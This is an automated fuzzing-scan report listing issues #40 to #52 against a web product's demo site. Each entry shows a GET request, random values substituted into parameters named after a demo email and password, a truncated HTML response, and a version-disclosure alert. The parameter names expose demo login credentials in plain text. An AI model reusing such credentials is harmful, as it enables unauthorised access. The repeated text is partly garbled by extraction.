Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRFS_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	Since random data inserted into the parameters						

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#40

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	i6wlnBnFVmF
DemoUser1#	pJy101gXm46

Response

Content-type: text/html; charset=UTF-8

Content length: 7785

Response is too big. Beginning of the response:

```
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...
```

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#41

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value

	<table><tr><td>demouser@deepfence.io</td><td>0kd8g</td></tr><tr><td>DemoUser1#</td><td>J5EJw</td></tr></table>	demouser@deepfence.io	0kd8g	DemoUser1#	J5EJw
demouser@deepfence.io	0kd8g				
DemoUser1#	J5EJw				
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>				
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]				
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>				
Issue Number	#42				

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>8XJQIB2nHYIE</td></tr><tr><td>DemoUser1#</td><td>3OqsbeAz9zvS</td></tr></table>	Name	Value	demouser@deepfence.io	8XJQIB2nHYIE	DemoUser1#	3OqsbeAz9zvS
Name	Value						
demouser@deepfence.io	8XJQIB2nHYIE						
DemoUser1#	3OqsbeAz9zvS						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						

	<pre>z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#43

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>9Ka0hnAUe5vg2m</td></tr><tr><td>DemoUser1#</td><td>5WdaFc</td></tr></table>	Name	Value	demouser@deepfence.io	9Ka0hnAUe5vg2m	DemoUser1#	5WdaFc
Name	Value						
demouser@deepfence.io	9Ka0hnAUe5vg2m						
DemoUser1#	5WdaFc						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title> DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content=" width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/ cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER __"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id=" ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e- 9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/ png" href="data:image/png;base64, iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBBZG9iZS BJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/ z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCg AQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+ z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#44						

Scan	Fuzzing Scan
------	--------------

Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>UPzenRhgbAiNHI</td></tr><tr><td>DemoUser1#</td><td>dXt8viT</td></tr></table>	Name	Value	demouser@deepfence.io	UPzenRhgbAiNHI	DemoUser1#	dXt8viT
Name	Value						
demouser@deepfence.io	UPzenRhgbAiNHI						
DemoUser1#	dXt8viT						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvccl/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zzZ6+z9tp77YtKKQhfvzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#45						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>S75ZJ</td></tr><tr><td>DemoUser1#</td><td>JbPa5</td></tr></table>	Name	Value	demouser@deepfence.io	S75ZJ	DemoUser1#	JbPa5
Name	Value						
demouser@deepfence.io	S75ZJ						
DemoUser1#	JbPa5						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script</pre>						

	<pre>language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#46

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>3aRjErKBdU</td></tr><tr><td>DemoUser1#</td><td>AXAjLV8TIILvfh</td></tr></table>	Name	Value	demouser@deepfence.io	3aRjErKBdU	DemoUser1#	AXAjLV8TIILvfh
Name	Value						
demouser@deepfence.io	3aRjErKBdU						
DemoUser1#	AXAjLV8TIILvfh						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQlZ6Js1J4MHXKX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRwvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1#						

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#47

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	DsBuEFX
DemoUser1#	dc8HonvW7PFk

Response

Content-type: text/html; charset=UTF-8
Content length: 7785
Response is too big. Beginning of the response:
<!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBjBjBwFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfVzmyBCUBcG6pDplJAz6ercP+oSRkXQE1R8Dlggufqg93Dy...

Alerts Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*w+^d{1,2}(\.d{1,3})+.*] found [3/3.5.16]

Action Points Since random data inserted into the parameters

- demouser@deepfence.io
- DemoUser1#

provoked an unexpected response, you may want to improve error handling in the code processing this input.

Issue Number

#48

Scan Fuzzing Scan

Severity **ERROR**

Endpoint https://deepfence.show/

Request GET https://deepfence.show/ HTTP/1.1

Test Step GET

Modified Parameters

Name	Value
demouser@deepfence.io	ADOPK

	DemoUser1#	QMD3zr0
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>	
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]	
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>	
Issue Number	#49	

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>fZn4V</td></tr><tr><td>DemoUser1#</td><td>rF1ZHND0q0Ycn08</td></tr></table>	Name	Value	demouser@deepfence.io	fZn4V	DemoUser1#	rF1ZHND0q0Ycn08
Name	Value						
demouser@deepfence.io	fZn4V						
DemoUser1#	rF1ZHND0q0Ycn08						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXX0-rl81020Q.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUHEUgAAACAAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfzvmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						

Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>
Issue Number	#50

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>FUbb7jH8</td></tr><tr><td>DemoUser1#</td><td>3wjKIV</td></tr></table>	Name	Value	demouser@deepfence.io	FUbb7jH8	DemoUser1#	3wjKIV
Name	Value						
demouser@deepfence.io	FUbb7jH8						
DemoUser1#	3wjKIV						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6JslJ4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUheUgAAACAAAAAgCAYAAABzenr0AAAAGXRFWHRtb2Z0d2FyZQBZBG9iZSBJbWFnZVJlYWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFrWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn11x54zZ6+z9tp77YtKKQhfvyzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8DlgggFqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#51						

Scan	Fuzzing Scan
Severity	ERROR
Endpoint	https://deepfence.show/

Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>YCZBJgMZyN</td></tr><tr><td>DemoUser1#</td><td>TgOrbuW2rM1L</td></tr></table>	Name	Value	demouser@deepfence.io	YCZBJgMZyN	DemoUser1#	TgOrbuW2rM1L
Name	Value						
demouser@deepfence.io	YCZBJgMZyN						
DemoUser1#	TgOrbuW2rM1L						
Response	<p>Content-type: text/html; charset=UTF-8 Content length: 7785 Response is too big. Beginning of the response:</p> <pre><!DOCTYPE html> <html lang="en"> <head> <!-- Required meta tags --> <title>DeepFence</title> <meta charset="utf-8"> <meta name="viewport" content="width=device-width, initial-scale=1, shrink-to-fit=no"> <script src="/cdn-cgi/apps/head/loFQ1Z6Js1J4MHXKX0-rl8102OQ.js"></script><script language="javascript"> window.__DF_CSRF_TOKEN = "\$__CSRF_TOKEN_PLACEHOLDER__"; </script> <!-- Start of Zendesk Widget script --> <!-- <script id="ze-snippet" src="https://static.zdassets.com/ekr/snippet.js?key=c377ac9e-9a0a-4c32-aed4-bfb86b515320"> </script> --> <!-- End of Zendesk Widget script --> <!-- Bootstrap CSS --> <link rel="shortcut icon" type="image/png" href="data:image/png;base64,iVBORw0KGgoAAAANSUhEUgAAACAAAAGCAYAAABzenr0AAAAGXRFWHRTb2Z0d2FyZQBBZG9iZSBJbWFnZVJ1YWR5ccllPAAACaxJREFUeNqsVltsXNUV3fvcc1/z8ozHHjt2HNsJdmLyMGpjglEpoRWvNhCpRa1UAVLhg48Wif5U6oMvkPrDV6la8VFohfrRFRWCgAQIoqIkiLwKcYJDHMxE789k3nP3Nc5p/vOmCStnTagjn1lx54zZ6+z9tp77YtKKQhfvmzmyBCUBcG6pDp1JAz6ercP+oSRkXQE1R8Dlggufqg93Dy...</pre>						
Alerts	Sensitive Information Exposure: [Version x.y.z] Exposing version numbers gives unnecessary hints on your systems vulnerabilities - Token [(?s).*\w+/\d{1,2}(\.\d{1,3})+.*] found [3/3.5.16]						
Action Points	<p>Since random data inserted into the parameters</p> <ul style="list-style-type: none">• demouser@deepfence.io• DemoUser1# <p>provoked an unexpected response, you may want to improve error handling in the code processing this input.</p>						
Issue Number	#52						

Scan	Fuzzing Scan						
Severity	ERROR						
Endpoint	https://deepfence.show/						
Request	GET https://deepfence.show/ HTTP/1.1						
Test Step	GET						
Modified Parameters	<table><tr><th>Name</th><th>Value</th></tr><tr><td>demouser@deepfence.io</td><td>MokVIGpp0WSPf</td></tr><tr><td>DemoUser1#</td><td>FTvYm23qX4V8Yc</td></tr></table>	Name	Value	demouser@deepfence.io	MokVIGpp0WSPf	DemoUser1#	FTvYm23qX4V8Yc
Name	Value						
demouser@deepfence.io	MokVIGpp0WSPf						
DemoUser1#	FTvYm23qX4V8Yc						
